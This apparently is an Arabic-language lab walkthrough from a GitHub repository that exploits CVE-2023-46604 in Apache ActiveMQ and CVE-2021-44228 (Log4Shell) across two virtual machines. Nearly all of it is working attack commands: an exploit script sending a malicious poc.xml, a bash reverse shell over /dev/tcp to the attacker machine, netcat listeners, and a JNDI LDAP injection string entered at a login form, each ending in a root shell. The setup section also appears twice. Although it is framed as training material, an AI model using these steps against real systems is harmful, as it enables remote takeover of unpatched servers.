 dcm2406/cve-lab
تعليمات لاستغلال الثغرات CVE-2021-44228 وCVE-2023-46604

يوجه هذا المختبر حول استغلال ثغرات CVE-2023-46604

يتطلب هذا المختبر تثبيت جهازين افتراضيين. جهاز كالي لينكس إصدار 2023.4 وجهاز أوبونتو إصدار 22.04.3 LTS. يمكنك تحميلها هنا:
على جهاز كالي لينكس:
تثبيت git
$sudo apt install git
تثبيت gedit
$sudo apt install gedit
على جهاز أوبونتو:
تثبيت git
$sudo apt install git
تثبيت openjdk 18
$sudo apt install openjdk-18-jdk
تثبيت حزمة ActiveMQ 5.18.2
$sudo su
$git clone https://github.com/dcm2406/ApacheActiveMQ
$cd ApacheActiveMQ/
$tar -xf apache-activemq-5.18.2-bin.tar.gz
على جهاز أوبونتو افتح نافذة طرفية وقم بتشغيل الأمر كما يلي:
$sudo su
$cd ApacheActiveMQ/apache-activemq-5.18.2/bin/linux-x86-64
$./activemq start
تحقق من حالة الخدمة:
$./activemq status
إذا تم تشغيل الخدمة بنجاح، فسيظهر على شاشة الطرفية "ActiveMQ Brocker is running".
يمكنك أيضاً زيارة http://127.0.0.1:8161 لفتح مدير وسيط ActiveMQ. يتضمن اسم المضيف والإصدار والمعرف ووقت التشغيل وبعض المعلومات الأخرى.
على جهاز كالي لينكس
تنزيل الموارد لعملية الاستغلال:
$sudo su
$git clone https://github.com/dcm2406/CVE-2023-46604
$cd CVE-2023-46604
$ls
كما ترى، لدينا ملفان exploit.py و poc.xml:
$cd CVE-2023-46604
$python3 -m http.server
افتح نافذة طرفية جديدة لإرسال ملف poc.xml إلى خادم الهدف عبر ملف exploit.py:
$sudo su
$cd CVE-2023-46604
$python3 exploit.py -i 192.168.132.135 -p 61616 --xml http://192.168.132.130:8000/poc.xml
بعد تنفيذ الأمر، يتم تشغيل تطبيق الآلة الحاسبة على الجهاز الهدف. وهذا يثبت أنه تم استغلال الثغرة بنجاح. نواصل إنشاء شل عكسي للتحكم في الجهاز الهدف.
افتح نافذة طرفية جديدة للاستماع لاتصالات الشل العكسي:
$sudo su
$nc -nlvp 4444
عد إلى الطرفية السابقة وعدّل ملف poc.xml:
$gedit poc.xml
استبدل القيمة gnome-calculator بـ bash -i >& /dev/tcp/192.168.132.130/4444 0>&1 واحفظ الملف.
إرسال الكود الخبيث مرة أخرى:
$python3 exploit.py -i 192.168.132.135 -p 61616 --xml http://192.168.132.130:8000/poc.xml
نتيجة هذا الأمر هي أننا حصلنا على شل الجذر على الجهاز الهدف. تم الاختراق!!!
يتطلب هذا المختبر تثبيت جهازين افتراضيين. جهاز كالي لينكس إصدار 2023.4 وجهاز أوبونتو إصدار 22.04.3 LTS. يمكنك تحميلها هنا:
على جهاز كالي لينكس:
تثبيت git
$sudo apt install git
تثبيت gedit
$sudo apt install gedit
على جهاز أوبونتو:
تثبيت git
$sudo apt install git
تثبيت docker
$sudo apt install docker.io
على جهاز أوبونتو
الخطوة 1: تنزيل openjdk
$sudo su
$wget https://www.cs.ait.ac.th/~marikhu/installers/jdk-8u20-linux-x64.tar.gz
$tar -xf jdk-8u20-linux-x64.tar.gz
الخطوة 2: تنزيل وبناء ملف docker
$sudo su
$git clone https://github.com/dcm2406/web-server-cve44228
$docker build -t cve44228
$docker run --network host cve44228
بعد إكمال الأوامر المذكورة أعلاه، نحصل على موقع ويب. لتصفح الويب، يمكنك استخدام الرابط: http://<ubuntu_ip>:8080. في هذا البرنامج التعليمي، سيكون العنوان مشابهاً لـ: http://192.168.132.135:8080
على جهاز كالي لينكس، قم بتنزيل الموارد اللازمة لاستغلال الثغرة
تنزيل poc
$sudo su
$git clone https://github.com/kozmer/log4j-shell-poc
$pip install -r requirement.txt
تنزيل openjdk
$sudo su
$wget https://www.cs.ait.ac.th/~marikhu/installers/jdk-8u20-linux-x64.tar.gz

//نقل ملف openjdk إلى المجلد الذي يحتوي على ملف poc
$mv jdk-8u20-linux-x64.tar.gz <path to the directory containing the poc file>

$tar -xf jdk-8u20-linux-x64.tar.gz   //فك ضغط الملف
افتح نافذة طرفية جديدة للاستماع لاتصالات الشل العكسي:
$sudo su
$nc -nlvp 9001
تشغيل خدمات LDAP و HTTP مع ملف poc
$sudo su
$cd log4j-shell-poc
$python3 poc.py --userip 192.168.132.130 --lport 9001 --webport 8080
سيعيد الأمر نتائج مشابهة لما يلي
[!] CVE: CVE-2021-44228
Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.132.130:1389/a}

[+] Starting Webserver on port 8080 http://0.0.0.0:8080
Listening on 0.0.0.0:1389
هنا، نحن مهتمون فقط بقيمة jndi المُنشأة. افتح متصفح ويب وأدخل عنوان الموقع الذي أنشأته سابقاً. قم بتسجيل الدخول باستخدام قيمة jndi. في هذا الوقت، تستقبل نافذة netcat اتصالاً. تم الاختراق!!!
للدعم، أرسل بريداً إلكترونياً إلى [email protected]






